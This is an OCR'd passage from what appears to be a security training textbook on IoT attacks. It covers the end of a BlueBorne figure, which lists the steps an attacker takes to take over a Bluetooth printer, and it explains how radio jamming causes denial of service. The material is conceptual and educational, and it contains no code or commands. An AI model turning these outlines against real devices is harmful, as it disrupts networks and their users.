

Discover Bluetooth Device
Retrieve MAC Address
Send Probes
Retrieve OS information
Gains Access and Controls Printer to access Corporate Network
1
2
3
4
5
Attacker
Bluetooth-enabled Printer
Corporate Network

Figure 18.12: Illustration of BlueBorne attack



Jamming Attack

- Jamming is a type of attack in which the **communications between wireless IoT devices are jammed** so that they can be compromised
- An attacker transmits **radio signals randomly** with the same frequency as the sensor nodes for communication
- As a result, the network gets jammed, which **disables the endpoints from sending or receiving** any messages

Attacker sending jamming signals with the same frequency
Attacker
Jamming Device

Jamming Attack

Jamming is a type of attack in which the communications between wireless IoT devices are jammed in order to compromise them. During this attack, an overwhelming volume of malicious traffic is sent, which results in a DoS attack to authorized users, thus obstructing legitimate traffic and making the endpoints unable to communicate with each other. Every wireless device and the wireless network are prone to this attack.

Attackers use special types of hardware and transmit radio signals randomly with the frequency at which the target device is communicating. The signals or the traffic generated by the jamming device appear as noise to wireless devices, which causes them to withhold their transmissions until the noise subsides. This results in a DoS attack that jams the network, and devices are unable to send or receive any data.




Attacker sending jamming signals with the same frequency
Attacker
Jamming Device

Figure 18.13: Illustration of jamming attack



